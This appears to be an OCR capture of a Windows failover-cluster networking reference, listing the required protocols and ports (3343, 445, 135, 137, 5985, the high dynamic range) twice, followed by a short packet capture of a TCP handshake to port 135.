
Up




Application	Protocol	Ports
Cluster Service	UDP and DTLS[1]	3343
Cluster Service	TCP	3343 (This port is required during a node join operation.)
Cluster Service	ICMP	Echo port (This port is required during a node join operation from the **Add Node Wizard**.)
Cluster Service	TCP	445 (This port is required during a node join operation from the **Add Node Wizard**.)
RPC	TCP	135
Cluster Administrator	UDP	137
Randomly allocated high ports[2]	TCP	Random port number between 49152 and 65535
WinRM	TCP	5985 (This port is required when deploying cloud witness.)



Application	Protocol	Ports
Cluster Service	UDP and DTLS[1]	3343
Cluster Service	TCP	3343 (This port is required during a node join operation.)
Cluster Service	ICMP	Echo port (This port is required during a node join operation from the **Add Node Wizard**.)
Cluster Service	TCP	445 (This port is required during a node join operation from the **Add Node Wizard**.)
RPC	TCP	135
Cluster Administrator	UDP	137
Randomly allocated high ports[2]	TCP	Random port number between 49152 and 65535
WinRM	TCP	5985 (This port is required when deploying cloud witness.)




```
8134 66.395006   10.3.10.22    10.3.10.100   TCP      49879 → 135 [SYN, ECE, CWR] Seq=0 Win=64240 Len=0
8135 66.395104   10.3.10.100   10.3.10.22    TCP      135 → 49879 [SYN, ACK, ECE] Seq=0 Ack=1 Win=65535
8136 66.395125   10.3.10.22    10.3.10.100   TCP      49879 → 135 [ACK] Seq=1 Ack=1 Win=262656 